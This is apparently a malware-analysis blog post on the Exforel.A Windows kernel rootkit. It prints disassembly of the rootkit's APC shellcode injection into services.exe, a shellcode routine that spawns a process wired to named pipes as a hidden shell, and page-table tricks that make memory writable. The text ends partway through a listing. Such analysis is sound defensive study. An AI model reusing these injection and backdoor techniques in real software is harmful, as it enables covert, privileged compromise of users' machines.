# Analysis of VirTool:WinNT/Exforel.A rootkit


artemonsecurity.blogspot.com/2012/12/analysis-of-virtoolwinntexforela-rootkit.html

A few days ago guys from MMPC reported about rootkit [backdoor]
called **VirTool:WinNT/Exforel.A**.
https://blogs.technet.com/b/mmpc/archive/2012/12/06/the-quot-hidden-quot-backdoor-virtool-winnt-exforel-a.aspx?Redirected=true


https://twitter.com/artem_i_baranov/status/278806291076497408

Review has included information in terms of network communication. But rootkit also contains some internal noteworthy features. First of all, startup processes from context of trusted services.exe. This is done with help of shellcode which injected into services.

Code injection:





```
.text:00018AB7 89 45 DC                 mov     [ebp+VirtualAddress_Pool], eax
.text:00018ABA 68 F4 CD 0D 00           push    offset Mdl      ; _Mdl
.text:00018ABF 68 00 04 00 00           push    400h            ; Length
.text:00018AC4 8B 4D DC                 mov     ecx, [ebp+VirtualAddress_Pool]
.text:00018AC7 51                       push    ecx             ; VirtualAddress_Pool
.text:00018AC8 8B 15 EC CD 0D+          mov     edx, pProcess_services
.text:00018ACE 52                       push    edx             ; pProcess
.text:00018ACF E8 4C 01 00 00           call    fnMapSystemMemoryIntoProcessAddressSpace ; eax->address in process context
.text:00018ACF
.text:00018AD4 A3 F0 CD 0D 00           mov     pMappedSystemAddrInProcess, eax
.text:00018AD9 A1 EC CD 0D 00           mov     eax, pProcess_services
.text:00018ADE 50                       push    eax
.text:00018ADF E8 2C FE FF FF           call    fnLookupAlertableServicesThread
.text:00018ADF
.text:00018AE4 89 45 F0                 mov     [ebp+AlertableServicesThread], eax
.text:00018AE7 8B 0D 1C CE 0D+          mov     ecx, NtVer
.text:00018AED 8B 14 8D D8 C2+          mov     edx, EPROCESS_Obj_Peb_Field_offs[ecx*4]
.text:00018AF4 A1 EC CD 0D 00           mov     eax, pProcess_services
.text:00018AF9 8B 0C 10                 mov     ecx, [eax+edx]
.text:00018AFC 89 4D F8                 mov     [ebp+Peb], ecx
.text:00018AFF 8B 15 EC CD 0D+          mov     edx, pProcess_services
.text:00018B05 52                       push    edx
.text:00018B06 E8 5D 1C 00 00           call    KeAttachProcess
.text:00018B06
.text:00018B0B 68 7C C3 01 00           push    offset SourceString ; "kerNel32.dll"
.text:00018B10 8D 45 E8                 lea     eax, [ebp+String2]
.text:00018B13 50                       push    eax             ; DestinationString
.text:00018B14 FF 15 68 B0 01+          call    ds:RtlInitUnicodeString
.text:00018B1A 8B 4D F8                 mov     ecx, [ebp+Peb]
.text:00018B1D 8B 51 0C                 mov     edx, [ecx+_PEB.Ldr]
.text:00018B20 8B 42 14                 mov     eax, [edx+PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
.text:00018B23 89 45 E4                 mov     [ebp+var_1C], eax
```




```
.text:0001888A                                                                 ; fnStartInjectedServicesCodeViaApc+60↑j
.text:0001888A 8B 0D EC CD 0D+                       mov     ecx, pProcess_services
.text:00018890 51                                    push    ecx
.text:00018891 E8 7A 00 00 00                        call    fnLookupAlertableServicesThread
.text:00018891
.text:00018896 89 45 F4                              mov     [ebp+pAlertableServicesThread], eax
.text:00018899 83 7D F4 00                           cmp     [ebp+pAlertableServicesThread], 0
.text:0001889D 74 5C                                 jz      short loc_188FB
.text:0001889D
.text:0001889F 8B 55 FC                              mov     edx, [ebp+var_4]
.text:000188A2 C7 42 1C 01 00+                       mov     dword ptr [edx+1Ch], 1
.text:000188A9 8B 45 08                              mov     eax, [ebp+arg_0]
.text:000188AC 50                                    push    eax             ; char *
.text:000188AD 8B 4D FC                              mov     ecx, [ebp+var_4]
.text:000188B0 8B 55 FC                              mov     edx, [ebp+var_4]
.text:000188B3 03 51 2C                              add     edx, [ecx+2Ch]
.text:000188B6 2B 15 F0 CD 0D+                       sub     edx, pMappedSystemAddrInProcess
.text:000188BC 52                                    push    edx             ; char *
.text:000188BD E8 C2 1C 00 00                        call    strcpy
.text:000188BD
.text:000188C2 83 C4 08                              add     esp, 8
.text:000188C5 A1 F0 CD 0D 00                        mov     eax, pMappedSystemAddrInProcess
.text:000188CA 50                                    push    eax
.text:000188CB 6A 01                                 push    1
.text:000188CD 8B 4D FC                              mov     ecx, [ebp+var_4]
.text:000188D0 8B 51 24                              mov     edx, [ecx+24h]
.text:000188D3 52                                    push    edx
.text:000188D4 6A 00                                 push    0
.text:000188D6 68 F0 87 01 00                        push    offset sub_187F0
.text:000188DB 6A 00                                 push    0
.text:000188DD 8B 45 F4                              mov     eax, [ebp+pAlertableServicesThread]
.text:000188E0 50                                    push    eax
.text:000188E1 8B 4D F8                              mov     ecx, [ebp+pApc]
.text:000188E4 51                                    push    ecx
.text:000188E5 FF 15 68 B1 01+                       call    ds:KeInitializeApc
.text:000188EB 6A 00                                 push    0
.text:000188ED 6A 00                                 push    0
.text:000188EF 6A 00                                 push    0
.text:000188F1 8B 55 F8                              mov     edx, [ebp+pApc]
.text:000188F4 52                                    push    edx
.text:000188F5 FF 15 6C B1 01+                       call    ds:KeInsertQueueApc
.text:000188F5 00
```

Shellcode logic:


Open \\.\Pipe\x141_stdout
Open \\.\Pipe\x141_stdin
Create target process with these pipes as std
Waiting for process termination




```
.text:000185E0                     ; void fnUserModeShellCode
.text:000185E0                     fnUserModeShellCode proc near           ; DATA XREF: fnPrepareShellCode+BC↓o
.text:000185E0                                                             ; fnPrepareShellCode+D1↓o
.text:000185E0
.text:000185E0                     StartupInfo     = STARTUPINFO ptr -70h
.text:000185E0                     sa              = SECURITY_ATTRIBUTES ptr -28h
.text:000185E0                     hStdout         = dword ptr -1Ch
.text:000185E0                     hStdin          = dword ptr -18h
.text:000185E0                     var_14          = dword ptr -14h
.text:000185E0                     ProcessInfo     = PROCESS_INFORMATION ptr -10h
.text:000185E0                     arg_0           = dword ptr  8
.text:000185E0
.text:000185E0 55                                  push    ebp
.text:000185E1 8B EC                               mov     ebp, esp
.text:000185E3 83 EC 70                            sub     esp, 70h
.text:000185E6 57                                  push    edi
.text:000185E7 8B 45 08                            mov     eax, [ebp+arg_0]
.text:000185EA 89 45 EC                            mov     [ebp+var_14], eax
.text:000185ED C7 45 90 44 00+                     mov     [ebp+StartupInfo.cb], 44h
.text:000185F4 B9 10 00 00 00                      mov     ecx, 10h
.text:000185F9 33 C0                               xor     eax, eax
.text:000185FB 8D 7D 94                            lea     edi, [ebp+StartupInfo.lpReserved]
.text:000185FE F3 AB                               rep stosd
.text:00018600
.text:00018600
.text:00018600 C7 45 D8 0C 00+                     mov     [ebp+sa.nLength], 0Ch
.text:00018607 C7 45 E0 01 00+                     mov     [ebp+sa.bInheritHandle], 1
.text:0001860E C7 45 DC 00 00+                     mov     [ebp+sa.lpSecurityDescriptor], 0
.text:00018615 6A 00                               push    0               ; Timeout
.text:00018617 8B 4D EC                            mov     ecx, [ebp+var_14]
.text:0001861A 8B 51 30                            mov     edx, [ecx+30h]  ; \\.\Pipe\x141_stdout
.text:0001861D 52                                  push    edx             ; NamedPipeName
.text:0001861E 8B 45 EC                            mov     eax, [ebp+var_14]
.text:00018621 FF 50 10                            call    [eax+shellcode_imports.pkernel32_WaitNamedPipeA]
.text:00018624
```




```
.text:F6467666 68 00 00 00 C0                push    0C0000000h
.text:F646766B 8B 45 EC                      mov     eax, [ebp+var_14]
.text:F646766E 8B 48 34                      mov     ecx, [eax+34h]
.text:F6467671 51                            push    ecx
.text:F6467672 8B 55 EC                      mov     edx, [ebp+var_14]
.text:F6467675 FF 52 04                      call    [edx+shellcode_imports.pkernel32_pCreateFileA]
.text:F6467678
.text:F6467678
.text:F6467678 89 45 E8                      mov     [ebp+hStdin_x141_stdin], eax
.text:F646767B C7 45 BC 00 01+               mov     [ebp+StartupInfo.dwFlags], 100h
.text:F6467682 8B 45 E8                      mov     eax, [ebp+hStdin_x141_stdin]
.text:F6467685 89 45 C8                      mov     [ebp+StartupInfo.hStdInput], eax
.text:F6467688 8B 4D E4                      mov     ecx, [ebp+hStdout_x141_stdout]
.text:F646768B 89 4D CC                      mov     [ebp+StartupInfo.hStdOutput], ecx
.text:F646768E 8B 55 E4                      mov     edx, [ebp+hStdout_x141_stdout]
.text:F6467691 89 55 D0                      mov     [ebp+StartupInfo.hStdError], edx
.text:F6467694 8D 45 F0                      lea     eax, [ebp+ProcessInfo]
.text:F6467697 50                            push    eax             ; lpProcessInformation
.text:F6467698 8D 4D 90                      lea     ecx, [ebp+StartupInfo]
.text:F646769B 51                            push    ecx             ; lpStartupInfo
.text:F646769C 6A 00                         push    0               ; lpCurrentDirectory
.text:F646769E 6A 00                         push    0               ; lpEnvironment
.text:F64676A0 6A 00                         push    0               ; dwCreationFlags
.text:F64676A2 6A 01                         push    1               ; bInheritHandles
.text:F64676A4 6A 00                         push    0               ; lpThreadAttributes
.text:F64676A6 6A 00                         push    0               ; lpProcessAttributes
.text:F64676A8 8B 55 EC                      mov     edx, [ebp+var_14]
.text:F64676AB 8B 42 2C                      mov     eax, [edx+2Ch]
.text:F64676AE 50                            push    eax             ; lpCommandLine
.text:F64676AF 6A 00                         push    0               ; lpApplicationName
.text:F64676B1 8B 4D EC                      mov     ecx, [ebp+var_14]
.text:F64676B4 FF 51 08                      call    [ecx+shellcode_imports.pkernel32_CreateProcessA]
.text:F64676B7
```

Driver listens input and output pipes in two special threads. Purpose of each of them writing data into pipes and reading it. Scheme of working stdin dispatcher thread:


Waiting signal
Write data into pipe (NtWriteFile)
Disconnect pipe (FSCTL 0x110004)
Wait pipe (ZwWaitForSingleObject)
Listen pipe (FSCTL 0x110008)

Another interesting feature of rootkit - method with help of which it do pages of process writable.




```
.text:000155A0                 fnCopyBytesIntoProcessMemory proc near  ; CODE XREF: fnInterceptNtdllRtlCompareMemory+12D↑p
.text:000155A0                                                         ; fnInterceptNtdllRtlCompareMemory+151↑p
.text:000155A0
.text:000155A0                 PTE             = dword ptr -10h
.text:000155A0                 var_C           = dword ptr -0Ch
.text:000155A0                 pPTE            = dword ptr -8
.text:000155A0                 WritableMask    = dword ptr -4
.text:000155A0                 pBuffer         = dword ptr  8
.text:000155A0                 pFunc           = dword ptr  0Ch
.text:000155A0                 SizeOfFunc      = dword ptr  10h
.text:000155A0
.text:000155A0 55                              push    ebp
.text:000155A1 8B EC                           mov     ebp, esp
.text:000155A3 83 EC 10                        sub     esp, 10h
.text:000155A6 8B 45 08                        mov     eax, [ebp+pBuffer]
.text:000155A9 C1 E8 0C                        shr     eax, 12
.text:000155AC 8D 0C 85 00 00+                 lea     ecx, ds:0C0000000h[eax*4]
